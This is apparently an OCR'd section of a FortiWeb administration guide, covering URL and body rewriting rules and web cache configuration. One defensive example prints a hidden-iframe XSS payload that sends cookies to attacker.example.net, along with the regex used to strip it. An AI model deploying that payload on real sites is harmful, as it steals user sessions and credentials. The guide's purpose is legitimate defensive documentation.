
Example: Full host name/URL translation


Example.com wants to translate its domain name: the external DNS name should be rewritten to the internal DNS name, and vice versa.


When the external DNS name www.example.com appears in the client's request's HTTP `Host:` header, it should be rewritten to www-internal.example.com.

In the server's response traffic, when the internal DNS name www-internal.example.com appears in the `Location:` header, or in hyperlinks in the document body, it must be rewritten.

To do this, it creates a set of 3 rewriting rules, one for each of parts that FortiWeb must rewrite.


Edit URL Rewriting Rule
Name
url-translation1
Action Type
Request Action
Response Action
Request Action
Rewrite HTTP Header
OK
Cancel
Create New
URL Rewriting Condition Table
ID
Object
Regular Expression
1
HTTP Host
www.example.com
Replacement URL
Host
www-internal.example.com
Using Physical Server
URL
Replacement Referer
Referer
http://
Using Physical Server


Edit URL Rewriting Rule
Name
url-translation2
Action Type
Request Action
Response Action
Response Action
Rewrite HTTP Locatio
OK
Cancel
Create New
Capture group 0
Capture group 1
URL Rewriting Condition Table
ID
Object
Regular Expression
1
HTTP Location
(.*)www-internal.example.com(.*)
Replacement String
Location
$0www.example.com$1



Example request host name rewrite

Object	**HTTP Host**
Regular Expression **in URL match condition**	www.example.com
Host	www-internal.example.com

Example response location rewrite

Object	**HTTP Location**
Regular Expression **in URL match condition**	(.*)www-internal.example.com(.*)
Location	$0www.example.com$1

Example response hyperlink rewrite

Object	**HTTP Body**
Regular Expression **in URL match condition**	www-internal.example.com
Replacement	www.example.com

See also

- Example: Rewriting URLs using regular expressions
- Example: Rewriting URLs using variables
- Rewriting & redirecting

- Regular expression syntax
- What are back-references?
- Cookbook regular expressions

Example: Sanitizing poisoned HTML

Example.com is a cloud hosting service provider that has just bought several FortiWebs. Thousands of customers rely on it to maintain database-backed web servers. Before FortiWeb was added to its network, its web servers were regularly being attacked. Without HTTP-savvy intrusion detection and filtering, these posts poisoned many of its web applications by using XSS to inject stored clickjacking attacks into login pages.

Example.com wants to mitigate the effects of prior attacks to protect innocent clients while its incident response team finishes forensic work to audit all applications for impact and complete remediation. To do this, it will rewrite the body of offending responses.

Example.com's incident response team has already found some of the poisoned HTML that is afflicting some login pages. All major web browsers are currently vulnerable.

It replaces the login pages of the web application with a hidden frame set which it uses to steal session or login cookies and spy on login attempts. The attacker can then use stolen login credentials or use the fraudulent session cookies. For bank clients, this is especially devastating: the attacker now has complete account access, including to credit cards.

To mitigate effects, example.com wants to scrub the malicious HTML from responses, **before** they reach clients that could unwittingly participate in attacks, or have their identities stolen.

To do this, FortiWeb will rewrite the injected attack:

```
<iframe src="javascript:document.location.href=
   'attacker.example.net/peep?url='+
   parent.location.href.toString()+'lulz='
   escape(document.cookie);"
   sandbox="allow-scripts allow-forms"
   style="width:0%;height:0%;position:absolute;left:-9999em;">
</iframe>
```


into a null string to delete it from the infected web server's response. FortiWeb will replace the attack with its own content:

```
<script src="http://irt.example.com/toDo.jss></script>
```

so that each infected response posts the infected host name, URL, and attack permutation to a "to do" list for the incident response team, as well as notifying the impacted customer.

Since attackers often try new attack forms to evade filters, the regular expression uses a few techniques for flexible matching:

- case insensitivity — `(?i)`
- alternative quotation marks — `["'`?‟”„?,’'?‹ ›«»]`
- word breaks of zero or more white spaces — `(\s)*`
- word breaks using forward slashes instead of white space — `[\s\/]*`
- zero or more new line breaks within the tag — `(\n|.)*`


New URL Rewriting Rule
Name
xss-scrub
Action Type
Request Action
Response Action
Response Action
Rewrite HTTP Body
OK
Cancel
Create New
URL Rewriting Condition Table
ID
Object
Regular Expression
Replacement Strings in Body
Replacement
New URL Rewriting Condition
ID
auto
Object
HTTP Body
Regular Expression
(?i)<(\s)*iframe[\s\/]src=(\s)*["
Protocol Filter
Content Type Filter
Content Type Set
text/plain
application/xml(or)text/xml
application/javascript
application/soap+xml
text/html
text/javascript
Meet this condition if:
Object does not match the regular expression,the protocol filter or the content type filter
Object matches the regular expression,the protocol filter and the content type filter
OK
Cancel



Example HTML body rewrite using regular expressions

Object	**HTTP Body**
Regular Expression **in URL match condition**	(?i)<(\s)*iframe[\s\/]*src=(\s)*["'`?“”„?,'‘’?‹›«»]javascript:(\n|.)*</iframe>
Replacement	<script src="http://irt.example.com/toDo.jss></script>

See also

- Defining custom data leak & attack signatures
- Regular expression syntax
- What are back-references?
- Cookbook regular expressions

Example: Inserting & deleting body text

Example.com wants to delete some text, and insert other text. As an example, it wants to change:

```
Hey everyone, this works!
```


to:

```
Hey, this works now!
```

To do this, it will rewrite matching parts of the body in the web server's response.

The regular expression contains capture groups `(.*)` that create numbered substrings — back-references such as `$0` — that you can recall by their number when writing the replacement text. By omitting a capture group (in

this case, `$1` is omitted from **Replacement**), that part of the text is removed. To insert text, simply add it to the replacement text.



Example body rewrite using regular expressions

Object	**HTTP Body**
Regular Expression **in URL match condition**	(.*)(everyone), (.*)(works)!
Replacement	$0, $2 $3 now!

See also

- Regular expression syntax
- What are back-references?
- Cookbook regular expressions

Example: Rewriting URLs using regular expressions

Example.edu is a large university. Professors use a mixture of WordPress and Movable Type software for their course web pages to keep students updated. In addition, the campus bookstore and software store use custom shopping cart software. The URLs of these web applications contain clues about the underlying vendors, databases and scripting languages.

The university is a frequent target of attacks because it is a large organization with many mobile users and guests, and an Internet connection with large bandwidth. Its network administrators want to hide the underlying technology to make it more difficult for attackers to craft platform-specific attacks. Example.edu also wants to

make clients' bookmarked URLs more permanent, so that clients will not need to repair them if the university switches software vendors.

Because it has so many URLs, the university uses regular expressions to rewrite sets of similar URLs, rather than configuring rewrites for each URL individually. More specific URL rewrite rules are selected first in the URL rewriting group, before general ones, due to the affects of the matching order on which each rewrite rule is applied.

Example URL rewrites using regular expressions

Regular expression in URL match condition	URL	Example URL in client's request	Result
^/cgi/python/ustore/payment.html$	/store/checkout	/cgi/python/ustore/payment.html	/store/checkout
^/ustore*$	/store/view	/ustore/viewItem.asp?id=1&img=2	/store/view
/Wordpress/(.*)	/blog/$0	/wordpress/10/11/24	/blog/10/11/24
/(.*)\.xml	/$0	/index.xml	/index

See also

- Example: HTTP-to-HTTPS redirect
- Example: Rewriting URLs using variables
- Rewriting & redirecting
- Regular expression syntax
- What are back-references?
- Cookbook regular expressions

Example: Rewriting URLs using variables

Example.com has a web site that uses ASP, but the administrator wants it to appear that the web site uses PHP. To do this, the administrator configured a rule that changes any requested file's extension which is asp into php.

The condition table contains two match conditions, in this order:

1. The `Host:` may be anything.
2. The request URL must end in `.asp`.

If both of those are true, the request is rewritten.

The administrator does not want to rewrite matching requests into a single URL. Instead, the administrator wants each rewritten URL to re-use parts of the original request.

To assemble the rewritten URL by re-using the original request's file path and `Host:`, the administrator uses two back reference variables: `$0` and `$1`. Each variable refers to a part of the original request. The parts are determined by which capture group was matched in the Regular Expression field of each condition table object.

- `$0` — The text that matched the **first** capture group `(.*)`. In this case, because the object is the `Host:` field, the matching text is the host name, `www.example.com`.
- `$1` — The text that matched the **second** capture group, which is also `(.*)`. In this case, because the object is the request URL, the matching text is the file path, `news/local`.

Example URL rewrites using regular expressions

Example request	URL Rewriting Condition Table		Replacement URL		Result
www.example.com	**HTTP Host**	(.*)	Host	$0	www.example.com
/news/local.asp	**HTTP URL**	/(.*)\.asp	URL	/$1.php	/news/local.php

See also

- Rewriting & redirecting
- Example: Rewriting URLs using regular expressions
- Example: HTTP-to-HTTPS redirect
- Regular expression syntax
- What are back-references?
- Cookbook regular expressions


Caching

To improve performance of your back-end network and servers by reducing their traffic and processing load, you can configure FortiWeb to cache responses from your servers.

Normally, FortiWeb forwards all allowed requests to your servers. This results in a 1:1 ratio of client-side to server-side traffic. When content caching is enabled, however, FortiWeb will forward only requests for content that:

- does not exist in its cache, and
- is cacheable (see What can be cached? on page 500)

When many requests are for cached content, the ratio of traffic changes to n:1.




Content caching provides the greatest benefit for things that rarely change, such as icons, background images, movies, PDFs, and static HTML.


To configure web content caching

Response caching is not supported on FortiWeb 400B due to limited available memory.

1. If you want to cache **all** URLs except for a few, go to **Application Delivery > Caching > Web Cache Exception**. Otherwise, skip to step 9.
2. Click **Create New**.
3. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.




4. Click **OK**.
5. Click **Create New**.
6. Configure these settings. (You can omit items from the cache by matching the request URL, its cookie name, or both. Some URLs may not require exceptions because they inherently cannot be cached. For details, see What can be cached? on page 500.)



Setting name	Description
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the exception. This option is available only if **Host Status** is enabled.
Host Status	Enable to require that the `Host:` field of the HTTP request match a protected host names entry in order to match the exception. Also configure **Host**.
Type	Indicate whether URL Pattern is a **Simple String** (that is, a literal URL) or a **Regular Expression**.

Setting name	Description
URL Pattern	Depending on your selection in Type, enter either: • the literal URL, such as `/index.php`, that the HTTP request must contain in order to match the rule. The URL must begin with a slash (/). • a regular expression, such as `^/*.php`, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864). **Tip:** Generally, URLs that require autolearning adapters do not work well with caching either. Dynamic URLs that contain variables such as user names (e.g. older versions of Microsoft OWA) or volatile data such as parameters usually should not be cached. Because FortiWeb is unlikely to receive identical subsequent requests for them, dynamic URLs can rapidly consume cache without improving performance.
Cookie Name	Type the name of the cookie, such as `sessionid`, as it appears in the `Cookie:` HTTP header. **Tip:** Content that is unique to a user, such as personalized pages that appear after a person has logged in, usually should not be cached. If the web application's authentication is cookie-based, configure this setting with the name of the authentication cookie. Otherwise, if it is parameter-based, configure the exception with a URL pattern that matches the authentication ID parameter.


7. Click **OK**.
8. Repeat the previous steps for each entry that you want to add to the exception.
9. Go to **Application Delivery > Caching > Web Cache Policy**.
10. Click **Create New**.
11. Configure these settings, then click **OK**:.



Setting name	Description
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the policy. This option is available only if **Host Status** is enabled.
Cache Size	Type the maximum size in megabytes (MB) of RAM to allocate to caching content. Storing cached content to FortiWeb's hard disk is not supported. **Tip:** For improved performance, adjust this setting until it is as small as possible yet FortiWeb can still fit most graphics and server processing-intensive pages into its cache. This allows FortiWeb to allocate more RAM to other features that also affect throughput, such as scanning for attacks.
Maximum Cached Page Size	Type the maximum size in kilobytes (KB) of each URL that FortiWeb will cache. Objects such as high-resolution images, movies, or music that are larger than this limit will not be cached. **Tip:** For improved performance, adjust this setting until FortiWeb can fit most graphics and server processing-intensive pages into its cache.
Default Cache Timeout	Type the time to live for each entry in the cache. Expired entries will be removed. A subsequent request for the URL will cause FortiWeb to forward the request to the server in order to cache the response again. Any additional requests will receive FortiWeb's cached response until the URL's cache timeout occurs.
Exception	Select a list of exceptions, if any, to this list of cached URLs.

12. To automatically cache all URLs except for those in **Exception**, skip to step 15. Otherwise, to manually specify which URLs to cache, click **Create New**. (Do this, for example, if you want to cache only a few URLs.)

13. Configure these settings, then click **OK**:



Setting name	Description
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the policy. This option is available only if **Host Status** is enabled.
Host Status	Enable to require that the `Host:` field of the HTTP request match a protected host names entry in order to match the policy. Also configure **Host**.
Type	Indicate whether URL Pattern is a **Simple String** (that is, a literal URL) or a **Regular Expression**.
